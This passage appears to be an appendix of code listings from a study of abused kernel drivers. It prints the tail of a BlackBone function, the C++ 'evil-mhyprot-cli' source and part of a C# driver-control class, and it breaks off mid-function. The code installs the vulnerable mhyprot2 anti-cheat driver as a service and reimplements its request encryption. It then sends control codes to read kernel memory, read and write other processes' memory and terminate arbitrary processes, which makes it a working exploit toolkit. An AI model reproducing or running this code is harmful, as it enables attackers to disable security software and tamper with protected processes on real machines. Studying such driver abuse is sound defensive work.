212         DPRINT( "BlackBone: %s: PsLookupProcessByProcessId failed with
    ↪ status 0x%X\n", __FUNCTION__, status );
213
214     if (pProcess)
215         ObDereferenceObject( pProcess );
216
217     return status;
218 }
```

C evil-mhyprot-cli

I Mhyprot.cpp

```
/*
 * MIT License
 *
 * Copyright (c) 2020 Kento Oki
 *
 * Permission is hereby granted, free of charge, to any person obtaining a copy
 * of this software and associated documentation files (the "Software"), to deal
 * in the Software without restriction, including without limitation the rights
 * to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
 * copies of the Software, and to permit persons to whom the Software is
 * furnished to do so, subject to the following conditions:
 *
 * The above copyright notice and this permission notice shall be included in all
 * copies or substantial portions of the Software.
 *
 * THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
 * IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
 * AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
 * LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
 * OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
 * SOFTWARE.
 *
 */

#include "mhyprot.hpp"
```

```
27
28  //
29  // initialization of its service and device
30  //
31  bool mhyprot::init()
32  {
33      logger::log("[>] loading vulnerable driver...\n");
34
35      char temp_path[MAX_PATH];
36      const uint32_t length = GetTempPath(sizeof(temp_path), temp_path);
37
38      if (length > MAX_PATH || !length)
39      {
40          logger::log("[!] failed to obtain temp path. (0x%lX)\n",
    ↪ GetLastError());
41          return false;
42      }
43
44      //
45      // place the driver binary into the temp path
46      //
47      const std::string placement_path = std::string(temp_path) +
    ↪ MHYPROT_SYSFILE_NAME;
48
49      if (std::filesystem::exists(placement_path))
50      {
51          std::remove(placement_path.c_str());
52      }
53
54      //
55      // create driver sys from memory
56      //
57      if (!file_utils::create_file_from_buffer(
58          placement_path,
59          (void*)resource::raw_driver,
60          sizeof(resource::raw_driver)
61      ))
62      {
```

```
63          logger::log("[!] failed to prepare %s. (0x%lX)\n",
    ↪ MHYPROT_SYSFILE_NAME, GetLastError());
64          return false;
65      }
66
67      logger::log("[>] preparing service...\n");
68
69      //
70      // create service using winapi, this needs administrator privileage
71      //
72      detail::mhyplot_service_handle =
    ↪ service_utils::create_service(placement_path);
73
74      if (!CHECK_HANDLE(detail::mhyplot_service_handle))
75      {
76          logger::log("[!] failed to create service. (0x%lX)\n",
    ↪ GetLastError());
77          return false;
78      }
79
80      //
81      // start the service
82      //
83      if (!service_utils::start_service(detail::mhyplot_service_handle))
84      {
85          logger::log("[!] failed to start service. (0x%lX)\n",
    ↪ GetLastError());
86          return false;
87      }
88
89      logger::log("[<] %s prepared\n", MHYPROT_SYSFILE_NAME);
90
91      //
92      // open the handle of its driver device
93      //
94      detail::device_handle = CreateFile(
95          TEXT(MHYPROT_DEVICE_NAME),
96          GENERIC_READ | GENERIC_WRITE,
97          0,
```

```
98          nullptr,
99          OPEN_EXISTING,
100         NULL,
101         NULL
102     );
103
104     if (!CHECK_HANDLE(detail::device_handle))
105     {
106         logger::log("[!] failed to obtain device handle (0x%lX)\n",
    ↪ GetLastError());
107         return false;
108     }
109
110     logger::log("[+] device handle snatched (0x%llX)\n",
    ↪ detail::device_handle);
111
112     logger::log("[>] mhyprot initialized successfully\n");
113
114     return true;
115 }
116
117 void mhyprot::unload()
118 {
119     if (detail::device_handle)
120     {
121         CloseHandle(detail::device_handle);
122     }
123
124     if (detail::mhyplot_service_handle)
125     {
126         service_utils::stop_service(detail::mhyplot_service_handle);
127         service_utils::delete_service(detail::mhyplot_service_handle);
128     }
129 }
130
131 //
132 // send ioctl request to the vulnerable driver
133 //
134 bool mhyprot::driver_impl::request_ioctl(
```

```
135     const uint32_t ioctl_code,
136     void* in_buffer, const size_t in_buffer_size
137 )
138 {
139     //
140     // allocate memory for this command result
141     //
142     void* out_buffer = calloc(1, in_buffer_size);
143     DWORD out_buffer_size = 0;
144 
145     if (!out_buffer)
146     {
147         return false;
148     }
149 
150     //
151     // send the ioctl request
152     //
153     const bool result = DeviceIoControl(
154         mhyprot::detail::device_handle,
155         ioctl_code,
156         in_buffer,
157         in_buffer_size,
158         out_buffer,
159         in_buffer_size,
160         &out_buffer_size,
161         NULL
162     );
163 
164     //
165     // store the result
166     //
167     if (!out_buffer_size)
168     {
169         free(out_buffer);
170         return false;
171     }
172 
173     memcpy(in_buffer, out_buffer, out_buffer_size);
```

```
174     free(out_buffer);
175 
176     return result;
177 }
178 
179 //
180 // initialize driver implementations with payload encryption requirements
181 //
182 bool mhyprot::driver_impl::driver_init(bool debug_prints, bool
    ↪ print_seeds)
183 {
184     logger::log("[>] initializing driver...\n");
185 
186     //
187     // the driver initializer
188     //
189     MHYPROT_INITIALIZE initializer;
190     initializer._m_002 = 0x0BAEBAEEC;
191     initializer._m_003 = 0x0EBBAAEF4FFF89042;
192 
193     if (!request_ioctl(MHYPROT_IOCTL_INITIALIZE, &initializer,
    ↪ sizeof(initializer)))
194     {
195         logger::log("[!] failed to initialize mhyplot driver
    ↪ implementation\n");
196         return false;
197     }
198 
199     //
200     // driver's base address in the system
201     //
202     uint64_t mhyprot_address = win_utils::
203         find_sysmodule_address_by_name(MHYPROT_SYSFILE_NAME,
    ↪ debug_prints);
204 
205     if (!mhyprot_address)
206     {
207         logger::log("[!] failed to locate mhyprot module address.
    ↪ (0x%lX)\n", GetLastError());
```

```
208         return false;
209     }
210 
211     logger::log("[+] %s is @ 0x%llX\n", MHYPROT_SYSFILE_NAME,
    ↪ mhyprot_address);
212 
213     //
214     // read the pointer that points to the seedmap that used to encrypt
    ↪ payloads
215     // the pointer on the [driver.sys + 0xA0E8]
216     //
217     uint64_t seedmap_address = driver_impl::
218         read_kernel_memory<uint64_t>(mhyprot_address +
    ↪ MHYPROT_OFFSET_SEEDMAP);
219 
220     logger::log("[+] seedmap in kernel [0x%llX + 0x%lX] @
    ↪ (seedmap)0x%llX\n",
221         mhyprot_address, MHYPROT_OFFSET_SEEDMAP, seedmap_address);
222 
223     if (!seedmap_address)
224     {
225         logger::log("[!] failed to locate seedmap in kernel\n");
226         return false;
227     }
228 
229     //
230     // read the entire seedmap as size of 0x9C0
231     //
232     if (!driver_impl::read_kernel_memory(
233         seedmap_address,
234         &detail::seedmap,
235         sizeof(detail::seedmap)
236     ))
237     {
238         logger::log("[!] failed to pickup seedmap from kernel\n");
239         return false;
240     }
241 
```

```
242     for (int i = 0; i < (sizeof(detail::seedmap) /
    ↪   sizeof(detail::seedmap[0])); i++)
243     {
244         if (print_seeds)
245             logger::log("[+] seedmap (%05d): 0x%llX\n", i,
    ↪   detail::seedmap[i]);
246     }
247
248     logger::log("[<] driver initialized successfully.\n");
249
250     return true;
251 }
252
253 //
254 // encrypt the payload
255 //
256 void mhyprot::driver_impl::encrypt_payload(void* payload, const size_t
    ↪   size)
257 {
258     if (size % 8)
259     {
260         logger::log("[!] (payload) size must be 8-byte alignment\n");
261         return;
262     }
263
264     if (size / 8 >= 0x138)
265     {
266         logger::log("[!] (payload) size must be < 0x9C0\n");
267         return;
268     }
269
270     uint64_t* p_payload = (uint64_t*)payload;
271     uint64_t offset = 0;
272
273     for (uint32_t i = 1; i < size / 8; i++)
274     {
275         const uint64_t key = generate_key(detail::seedmap[i - 1]);
276         p_payload[i] = p_payload[i] ^ key ^ (offset + p_payload[0]);
277         offset += 0x10;
```

```
278     }
279 }
280
281 //
282 // read memory from the kernel using vulnerable ioctl
283 //
284 bool mhyprot::driver_impl::read_kernel_memory(
285     const uint64_t address, void* buffer, const size_t size
286 )
287 {
288     if (!buffer)
289     {
290         return false;
291     }
292
293     static_assert(
294         sizeof(uint32_t) == 4,
295         "invalid compiler specific size of uint32_t, this may cause BSOD"
296         );
297
298     size_t payload_size = size + sizeof(uint32_t);
299     PMHYPROT_KERNEL_READ_REQUEST payload =
    ↪ (PMHYPROT_KERNEL_READ_REQUEST)calloc(1, payload_size);
300
301     if (!payload)
302     {
303         return false;
304     }
305
306     payload->address = address;
307     payload->size = size;
308
309     if (!request_ioctl(MHYPROT_IOCTL_READ_KERNEL_MEMORY, payload,
    ↪ payload_size))
310     {
311         return false;
312     }
313
314     //
```

```
315     // result will be overrided in first 4bytes of the payload
316     //
317     if (!*(uint32_t*)payload)
318     {
319         memcpy(buffer, reinterpret_cast<uint8_t*>(payload) +
    ↪   sizeof(uint32_t), size);
320         return true;
321     }
322
323     return false;
324 }
325
326 //
327 // read specific process memory from the kernel using vulnerable ioctl
328 // let the driver to execute MmCopyVirtualMemory
329 //
330 bool mhyprot::driver_impl::read_process_memory(
331     const uint32_t process_id,
332     const uint64_t address, void* buffer, const size_t size
333 )
334 {
335     MHYPROT_USER_READ_WRITE_REQUEST payload;
336     payload.action_code = MHYPROT_ACTION_READ;   // action code
337     payload.process_id = process_id;        // target process id
338     payload.address = address;              // address
339     payload.buffer = (uint64_t)buffer;      // our buffer
340     payload.size = size;                    // size
341
342     encrypt_payload(&payload, sizeof(payload));
343
344     return request_ioctl(
345         MHYPROT_IOCTL_READ_WRITE_USER_MEMORY,
346         &payload,
347         sizeof(payload)
348     );
349 }
350
351 //
352 // write specific process memory from the kernel using vulnerable ioctl
```

```
353 // let the driver to execute MmCopyVirtualMemory
354 //
355 bool mhyprot::driver_impl::write_process_memory(
356     const uint32_t process_id,
357     const uint64_t address, void* buffer, const size_t size
358 )
359 {
360     MHYPROT_USER_READ_WRITE_REQUEST payload;
361     payload.action_code = MHYPROT_ACTION_WRITE;  // action code
362     payload.process_id = process_id;        // target process id
363     payload.address = (uint64_t)buffer;     // our buffer
364     payload.buffer = address;               // destination
365     payload.size = size;                    // size
366 
367     encrypt_payload(&payload, sizeof(payload));
368 
369     return request_ioctl(
370         MHYPROT_IOCTL_READ_WRITE_USER_MEMORY,
371         &payload,
372         sizeof(payload)
373     );
374 }
375 
376 //
377 // get a number of modules that loaded in the target process
378 //
379 bool mhyprot::driver_impl::get_process_modules(
380     const uint32_t process_id, const uint32_t max_count,
381     std::vector<std::pair<std::wstring, std::wstring>>& result
382 )
383 {
384     //
385     // return is 0x3A0 alignment
386     //
387     const size_t payload_context_size = static_cast<uint64_t>(max_count)
    ↪ * MHYPROT_ENUM_PROCESS_MODULE_SIZE;
388 
389     //
390     // payload buffer must have additional size to get result(s)
```

```
391     //
392     const size_t alloc_size =
    ↪   sizeof(MHYPROT_ENUM_PROCESS_MODULES_REQUEST) + payload_context_size;
393
394     //
395     // allocate memory
396     //
397     PMHYPROT_ENUM_PROCESS_MODULES_REQUEST payload =
398         (PMHYPROT_ENUM_PROCESS_MODULES_REQUEST)calloc(1, alloc_size);
399
400     if (!payload)
401     {
402         return false;
403     }
404
405     payload->process_id = process_id;   // target process id
406     payload->max_count = max_count;     // max module count to lookup
407
408     if (!request_ioctl(MHYPROT_IOCTL_ENUM_PROCESS_MODULES, payload,
    ↪   alloc_size))
409     {
410         free(payload);
411         return false;
412     }
413
414     //
415     // if the request was not succeed in the driver, first 4byte of
    ↪   payload will be zero'ed
416     //
417     if (!payload->process_id)
418     {
419         free(payload);
420         return false;
421     }
422
423     //
424     // result(s) are @ + 0x2
425     //
426     const void* payload_context = reinterpret_cast<void*>(payload + 0x2);
```

```
427
428     for (uint64_t offset = 0x0;
429         offset < payload_context_size;
430         offset += MHYPROT_ENUM_PROCESS_MODULE_SIZE)
431     {
432         const std::wstring module_name =
    ↪ reinterpret_cast<wchar_t*>((uint64_t)payload_context + offset);
433         const std::wstring module_path =
    ↪ reinterpret_cast<wchar_t*>((uint64_t)payload_context + (offset +
    ↪ 0x100));
434
435         if (module_name.empty() && module_path.empty())
436             continue;
437
438         result.push_back({ module_name, module_path });
439     }
440
441     free(payload);
442     return true;
443 }
444
445 //
446 // get system uptime by seconds
447 // this eventually calls KeQueryTimeIncrement in the driver context
448 //
449 uint32_t mhyprot::driver_impl::get_system_uptime()
450 {
451     //
452     // miliseconds
453     //
454     uint32_t result;
455
456     static_assert(
457         sizeof(uint32_t) == 4,
458         "invalid compiler specific size of uint32_t, this may cause BSOD"
459         );
460
461     if (!request_ioctl(MHYPROT_IOCTL_GET_SYSTEM_UPTIME, &result,
    ↪ sizeof(uint32_t)))
```

```
462     {
463         return -1;
464     }
465 
466     //
467     // convert it to the seconds
468     //
469     return static_cast<uint32_t>(result / 1000);
470 }
471 
472 bool mhyprot::driver_impl::get_process_threads(
473     const uint32_t& process_id, const uint32_t& owner_process_id,
474     std::vector<MHYPROT_THREAD_INFORMATION>& result
475 )
476 {
477     //
478     // allocation size must have enough size for result
479     // and the result is 0xA8 alignment
480     //
481     const size_t alloc_size = 50 * MHYPROT_ENUM_PROCESS_THREADS_SIZE;
482 
483     //
484     // allocate memory for payload and its result
485     //
486     PMHYPROT_ENUM_PROCESS_THREADS_REQUEST payload =
487         (PMHYPROT_ENUM_PROCESS_THREADS_REQUEST)calloc(1, alloc_size);
488 
489     if (!payload)
490     {
491         return false;
492     }
493 
494     payload->validation_code = MHYPROT_ENUM_PROCESS_THREADS_CODE;
495     payload->process_id = process_id;
496     payload->owner_process_id = process_id;
497 
498     if (!request_ioctl(MHYPROT_IOCTL_ENUM_PROCESS_THREADS, payload,
    ↪ alloc_size))
499     {
```

```
500         free(payload);
501         return false;
502     }
503 
504     //
505     // if the request succeed in the driver context,
506     // a number of threads that stored in the buffer will be reported
507     // in first 4byte
508     //
509     if (!payload->validation_code ||
510         payload->validation_code <= 0 ||
511         payload->validation_code > 1000)
512     {
513         free(payload);
514         return false;
515     }
516 
517     const void* payload_context = reinterpret_cast<void*>(payload + 1);
518 
519     const uint32_t thread_count = payload->validation_code;
520 
521     for (uint64_t offset = 0x0;
522         offset < (MHYPROT_ENUM_PROCESS_THREADS_SIZE * thread_count);
523         offset += MHYPROT_ENUM_PROCESS_THREADS_SIZE)
524     {
525         const auto thread_information =
526 
    ↪ reinterpret_cast<PMHYPROT_THREAD_INFORMATION>((uint64_t)payload_context
    ↪ + offset);
527 
528         result.push_back(*thread_information);
529     }
530 
531     free(payload);
532     return true;
533 }
534 
535 //
536 // terminate specific process by process id
```

```
537 // this eventually calls ZwTerminateProcess in the driver context
538 //
539 bool mhyprot::driver_impl::terminate_process(const uint32_t process_id)
540 {
541     MHYPROT_TERMINATE_PROCESS_REQUEST payload;
542     payload.process_id = process_id;
543 
544     encrypt_payload(&payload, sizeof(payload));
545 
546     if (!request_ioctl(MHYPROT_IOCTL_TERMINATE_PROCESS, &payload,
    ↪  sizeof(payload)))
547     {
548         return false;
549     }
550 
551     if (!payload.response)
552     {
553         return false;
554     }
555 
556     return true;
557 }
558 
```

II Mhyprot.hpp

```
1  /*
2   * MIT License
3   *
4   * Copyright (c) 2020 Kento Oki
5   *
6   * Permission is hereby granted, free of charge, to any person obtaining
    ↪  a copy
7   * of this software and associated documentation files (the "Software"),
    ↪  to deal
8   * in the Software without restriction, including without limitation the
    ↪  rights
9   * to use, copy, modify, merge, publish, distribute, sublicense, and/or
    ↪  sell
```

```
 * copies of the Software, and to permit persons to whom the Software is
 * furnished to do so, subject to the following conditions:
 *
 * The above copyright notice and this permission notice shall be
 ↪  included in all
 * copies or substantial portions of the Software.
 *
 * THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
 ↪  EXPRESS OR
 * IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
 ↪  MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT
 ↪  SHALL THE
 * AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
 * LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE,
 ↪  ARISING FROM,
 * OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS
 ↪  IN THE
 * SOFTWARE.
 *
 */

#pragma once
#include <Windows.h>
#include <fstream>
#include <filesystem>
#include <vector>

#include "logger.hpp"
#include "raw_driver.hpp"
#include "file_utils.hpp"
#include "service_utils.hpp"

#define MHYPROT_SERVICE_NAME "mhyprot2"
#define MHYPROT_DISPLAY_NAME "mhyprot2"
#define MHYPROT_SYSFILE_NAME "mhyprot.sys"
#define MHYPROT_SYSMODULE_NAME "mhyprot2.sys"

#define MHYPROT_DEVICE_NAME "\\\\?\\\\mhyprot2"
```

```
43
44 #define MHYPROT_IOCTL_INITIALIZE                0x80034000
45 #define MHYPROT_IOCTL_READ_KERNEL_MEMORY        0x83064000
46 #define MHYPROT_IOCTL_READ_WRITE_USER_MEMORY    0x81074000
47 #define MHYPROT_IOCTL_ENUM_PROCESS_MODULES      0x82054000
48 #define MHYPROT_IOCTL_GET_SYSTEM_UPTIME         0x80134000
49 #define MHYPROT_IOCTL_ENUM_PROCESS_THREADS      0x83024000
50 #define MHYPROT_IOCTL_TERMINATE_PROCESS         0x81034000
51
52 #define MHYPROT_ACTION_READ  0x0
53 #define MHYPROT_ACTION_WRITE 0x1
54
55 #define MHYPROT_OFFSET_SEEDMAP 0xA0E8
56
57 #define MHYPROT_ENUM_PROCESS_MODULE_SIZE 0x3A0
58
59 #define MHYPROT_ENUM_PROCESS_THREADS_SIZE 0xA8
60 #define MHYPROT_ENUM_PROCESS_THREADS_CODE 0x88
61
62 #ifdef __cplusplus
63 extern "C" {
64 #endif
65
66         uint64_t generate_key(uint64_t seed);
67
68 #ifdef __cplusplus
69 };
70 #endif
71
72 namespace mhyprot
73 {
74         typedef struct _MHYPROT_INITIALIZE
75         {
76                 uint32_t _m_001;
77                 uint32_t _m_002;
78                 uint64_t _m_003;
79         } MHYPROT_INITIALIZE, *PMHYPROT_INITIALIZE;
80
81         typedef struct _MHYPROT_KERNEL_READ_REQUEST
```

```
82          {
83                  uint64_t        address;
84                  ULONG                   size;
85          } MHYPROT_KERNEL_READ_REQUEST, *PMHYPROT_KERNEL_READ_REQUEST;
86
87          typedef struct _MHYPROT_USER_READ_WRITE_REQUEST
88          {
89                  uint64_t        response;
90                  uint32_t        action_code;
91                  uint32_t        reserved_01;
92                  uint32_t        process_id;
93                  uint32_t        reserved_02;
94                  uint64_t        buffer;
95                  uint64_t        address;
96                  ULONG                   size;
97                  ULONG                   reverved_03;
98          } MHYPROT_USER_READ_WRITE_REQUEST,
    ↪   *PMHYPROT_USER_READ_WRITE_REQUEST;
99
100         typedef struct _MHYPROT_ENUM_PROCESS_MODULES_REQUEST
101         {
102                 uint32_t process_id;
103                 uint32_t max_count;
104         } MHYPROT_ENUM_PROCESS_MODULES_REQUEST, *
    ↪   PMHYPROT_ENUM_PROCESS_MODULES_REQUEST;
105
106         typedef struct _MHYPROT_ENUM_PROCESS_THREADS_REQUEST
107         {
108                 uint32_t validation_code;
109                 uint32_t process_id;
110                 uint32_t owner_process_id;
111         } MHYPROT_ENUM_PROCESS_THREADS_REQUEST, *
    ↪   PMHYPROT_ENUM_PROCESS_THREADS_REQUEST;
112
113         typedef struct _MHYPROT_THREAD_INFORMATION
114         {
115                 uint64_t kernel_address;
116                 uint64_t start_address;
117                 bool unknown;
```

```
118         } MHYPROT_THREAD_INFORMATION, * PMHYPROT_THREAD_INFORMATION;
119
120         typedef struct _MHYPROT_TERMINATE_PROCESS_REQUEST
121         {
122                 uint64_t response;
123                 uint32_t process_id;
124         } MHYPROT_TERMINATE_PROCESS_REQUEST, *
    ↪ PMHYPROT_TERMINATE_PROCESS_REQUEST;
125
126         namespace detail
127         {
128                 inline HANDLE device_handle;
129                 inline uint64_t seedmap[312];
130                 inline SC_HANDLE mhyplot_service_handle;
131         }
132
133         bool init();
134         void unload();
135
136         namespace driver_impl
137         {
138                 bool request_ioctl(const uint32_t ioctl_code, void*
    ↪ in_buffer, const size_t in_buffer_size);
139                 bool driver_init(bool debug_prints = false, bool
    ↪ print_seeds = false);
140                 void encrypt_payload(void* payload, const size_t size);
141
142                 bool read_kernel_memory(const uint64_t address, void*
    ↪ buffer, const size_t size);
143                 template<class T> __forceinline T
    ↪ read_kernel_memory(const uint64_t address)
144                 {
145                         T buffer;
146                         read_kernel_memory(address, &buffer, sizeof(T));
147                         return buffer;
148                 }
149
150                 bool read_process_memory(
151                         const uint32_t process_id,
```

```
152                         const uint64_t address, void* buffer, const
    ↪ size_t size
153                 );
154
155                 template<class T> __forceinline T read_process_memory(
156                         const uint32_t process_id, const uint64_t address
157                 )
158                 {
159                         T buffer;
160                         read_process_memory(process_id, address, &buffer,
    ↪ sizeof(T));
161                         return buffer;
162                 }
163
164                 bool write_process_memory(
165                         const uint32_t process_id,
166                         const uint64_t address, void* buffer, const
    ↪ size_t size
167                 );
168
169                 template<class T> __forceinline bool
    ↪ write_process_memory(
170                         const uint32_t process_id,
171                         const uint64_t address, const T value
172                 )
173                 {
174                         return write_process_memory(process_id, address,
    ↪ &value, sizeof(T));
175                 }
176
177                 bool get_process_modules(
178                         const uint32_t process_id, const uint32_t
    ↪ max_count,
179                         std::vector< std::pair<std::wstring,
    ↪ std::wstring> >& result
180                 );
181
182                 uint32_t get_system_uptime();
183
```

```
184                 bool get_process_threads(
185                         const uint32_t& process_id, const uint32_t&
    ↪  owner_process_id,
186                         std::vector<MHYPROT_THREAD_INFORMATION>& result
187                 );
188 
189                 bool terminate_process(const uint32_t process_id);
190         }
191 }
192 
```

D Mhyprot2DrvControl

I MhyProt2.cs

```
1  using MhyProt2Drv.Utils;
2  using System;
3  using System.Collections.Generic;
4  using System.IO;
5  using System.Linq;
6  using System.Runtime.InteropServices;
7  using System.Text;
8  using System.Threading;
9  using System.Threading.Tasks;
10 
11 namespace MhyProt2Drv.Driver
12 {
13     public enum MhyProt2Ctl : uint
14     {
15         DrvInit = 0x80034000,
16         Mdl = 0x81004000,
17         HeartBeat = 0x81014000,
18         HeartBeat2 = 0x80024000,
19         RWMemory = 0x81074000,
20         EnumProcessList = 0x83014000,
21         ListProcessModule = 0x81054000,
22         Unk1 = 0x82004000,
23         EnumDrivers = 0x82024000,
24         KillProcess = 0x81034000
25     }
```

```
26      public struct RWMemory
27      {
28          public uint mode;
29          public uint padding1;
30          public uint TargetProcessID;
31          public uint padding2;
32          public IntPtr TargetProcessAddress;
33          public IntPtr SourceProcessAddress;
34          public uint BufferSize;
35          public uint padding3;
36      }
37
38      public struct EnumDriver
39      {
40          public uint status;
41          public uint count;
42          public IntPtr Addr1;
43          public IntPtr Addr2;
44          public IntPtr Addr3;
45      }
46      public struct EnumProcess
47      {
48          public uint mode;
49          public uint maxnum;
50      }
51      public struct EnumModule
52      {
53          public uint pid;
54          public uint maxnum;
55      }
56      //680
57      [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode, Pack
    ↪  = 1)]
58      public struct MhyProtProcessList
59      {
60          public uint PID;
61          [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 260)]
62          public string ProcessName;
63          private uint Padding1;
```

```
64          public IntPtr EProcess;
65          public IntPtr Padding2;
66          public uint Is64Bit;
67          [MarshalAs(UnmanagedType.ByValArray, SizeConst = 132)]
68          private byte[] Padding3;
69      }
70      //792
71      [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode, Pack
    ↪   = 1)]
72      public struct MhyProtEnumModule
73      {
74          public IntPtr BaseAddress;
75          public uint SizeOfImage;
76          [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 128)]
77          public string ModuleName;
78          [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 260)]
79          public string ModulePath;
80          public uint Padding2;
81      }
82      public unsafe class MhyProt2
83      {
84          private IntPtr drvHandle = IntPtr.Zero;
85          public ulong seed;
86          public ulong pid;
87          private static MT64 m = new MT64();
88          public bool isInit = false;
89          private static ulong mt64res;
90          private const string DriverDeviceName = "\\Device\\mhyprot2";
91          public void OpenDrv()
92          {
93              NTAPI.OBJECT_ATTRIBUTES objectAttributes = new
    ↪   NTAPI.OBJECT_ATTRIBUTES();
94              NTAPI.UNICODE_STRING deviceName = new
    ↪   NTAPI.UNICODE_STRING(DriverDeviceName);
95              NTAPI.IO_STATUS_BLOCK ioStatus;
96              objectAttributes.Length =
    ↪   Marshal.SizeOf(typeof(NTAPI.OBJECT_ATTRIBUTES));
97              objectAttributes.ObjectName = new IntPtr(&deviceName);
98
```

```
99              uint status = 0;
100             IntPtr deviceHandle;
101
102             do
103             {
104                 status = NTAPI.NtOpenFile(
105                     &deviceHandle,
106                     (uint)(NTAPI.ACCESS_MASK.GENERIC_READ |
    ↪ NTAPI.ACCESS_MASK.GENERIC_WRITE | NTAPI.ACCESS_MASK.SYNCHRONIZE),
107                     &objectAttributes, &ioStatus, 0, 3/*OPEN_EXISTING*/);
108
109                 if (status != 0/*NT_SUCCESS*/)
110                 {
111                     //Console.WriteLine($"[!] NtOpenFile failed! -
    ↪ {status:X}");
112                     Console.WriteLine($"[!] Error @ NOF - {status:X}");
113                     Thread.Sleep(250);
114                 }
115
116             } while (status != 0/*NT_SUCCESS*/);
117
118             drvHandle = deviceHandle;
119             Console.WriteLine($"[+] hDevice: {drvHandle:X2}");
120         }
121
122         public bool InitDrv(ulong pid)
123         {
124             if (drvHandle == IntPtr.Zero) throw new Exception("[!] Driver
    ↪ handle has not been opened");
125             ulong seed = 0x233333333333;
126             byte[] initdata = GenInitData(pid, seed);
127             IntPtr lpinBuffer = ByteToPtr(initdata);
128             IntPtr ret = Marshal.AllocHGlobal(8);
129             ulong outlen = 0;
130             bool res = NTAPI.DeviceIoControl(drvHandle,
    ↪ (uint)MhyProt2Ctl.DrvInit, lpinBuffer, (uint)initdata.Length, ret, 8,
    ↪ &outlen, 0);
131             if (!res) return res;
132             ulong retmt64 = Marshal.PtrToStructure<ulong>(ret);
```

```
133             return retmt64 == mt64res;
134         }
135 
136         public List<MhyProtEnumModule> EnumProcessModule(uint pid)
137         {
138             EnumModule req = new EnumModule();
139             req.pid = pid;
140             req.maxnum = 300;
141             byte[] reqdata = MhyEnCrypt(StructureToByte(req),
    ↪ 0x233333333333);
142             IntPtr lpinBuffer = ByteToPtr(reqdata);
143             IntPtr ret = Marshal.AllocHGlobal(301*792);
144             ulong outlen = 0;
145             bool res = NTAPI.DeviceIoControl(drvHandle,
    ↪ (uint)MhyProt2Ctl.ListProcessModule, lpinBuffer,
    ↪ (uint)reqdata.Length, ret, 301 * 792, &outlen, 0);
146             if (!res) throw new Exception("EnumProcessModule failed on
    ↪ pid: " + pid.ToString());
147             byte[] retdata = MhyCrypt(PtrToByte(ret, (uint)outlen));
148             uint count = BitConverter.ToUInt32(retdata, 0);
149             Console.WriteLine("Count: " + count.ToString());
150             List<MhyProtEnumModule> modules = new
    ↪ List<MhyProtEnumModule>();
151             for(int i = 0; i < count; i++)
152             {
153                 byte[] singlemodule = new byte[792];
154                 Array.Copy(retdata, 4 + (i * 792), singlemodule, 0, 792);
155 
    ↪ modules.Add(ByteToStructure<MhyProtEnumModule>(singlemodule));
156             }
157             return modules;
158         }
159 
160         public uint RWMemory(uint mode, uint pid, IntPtr targetaddr,
    ↪ IntPtr sourceaddr, uint buffersize)
161         {
162             //mode = 0 : source=selected pid, target=self
163             //mode = 1 : source=self, target=selected pid
164             RWMemory req = new RWMemory();
```

```
165             req.mode = mode;
166             req.TargetProcessID = pid;
167             req.TargetProcessAddress = targetaddr;
168             req.SourceProcessAddress = sourceaddr;
169             req.BufferSize = buffersize;
170             //req.padding3 = 0x7ffb;
171             byte[] reqdata = MhyEnCrypt(StructureToByte(req),
    ↪ 0x233333333333);
172             IntPtr lpinBuffer = ByteToPtr(reqdata);
173             IntPtr ret = Marshal.AllocHGlobal(12);
174             ulong outlen = 0;
175             bool res = NTAPI.DeviceIoControl(drvHandle,
    ↪ (uint)MhyProt2Ctl.RWMemory, lpinBuffer, (uint)reqdata.Length, ret,
    ↪ 12, &outlen, 0);
176             if (!res) throw new Exception("RWMemory failed on pid: " +
    ↪ pid.ToString());
177             byte[] retdata = MhyCrypt(PtrToByte(ret, (uint)outlen));
178             return BitConverter.ToUInt32(retdata, 0);
179         }
180
181         public bool KillProcess(uint pid)
182         {
183             byte[] reqdata = MhyEnCrypt(BitConverter.GetBytes(pid),
    ↪ 0x233333333333);
184             IntPtr lpinBuffer = ByteToPtr(reqdata);
185             IntPtr ret = Marshal.AllocHGlobal(12);
186             ulong outlen = 0;
187             bool res = NTAPI.DeviceIoControl(drvHandle,
    ↪ (uint)MhyProt2Ctl.KillProcess, lpinBuffer, (uint)reqdata.Length, ret,
    ↪ 12, &outlen, 0);
188             if (!res) throw new Exception("KillProcess failed on pid: " +
    ↪ pid.ToString());
189             byte[] retdata = MhyCrypt(PtrToByte(ret, (uint)outlen));
190             return BitConverter.ToUInt32(retdata, 0) == 0;
191         }
192         private void InitMt64()
193         {
194             m.rand_mt64_init(seed);
195             int i = 7;
```

```
196             do
197             {
198                 mt64res = m.rand_mt64_get();
199                 //Console.WriteLine("MT64: " + mt64res.ToString("x2"));
200             } while ((--i) != 0);
201             isInit = true;
202         }
203         public byte[] GenInitData(ulong pid, ulong seed)
204         {
205             byte[] data = new byte[0x10];
206             ulong PidData = 0xBAEBAEEC00000000 + pid;
207             ulong LOW = seed ^ 0xEBBAAEF4FFF89042;
208             ulong HIGH = seed ^ PidData;
209             Array.Copy(BitConverter.GetBytes(HIGH), 0, data, 0, 8);
210             Array.Copy(BitConverter.GetBytes(LOW), 0, data, 8, 8);
211             this.seed = seed;
212             InitMt64();
213             return data;
214         }
215 
216         public byte[] MhyEnCrypt(byte[] data, ulong ts)
217         {
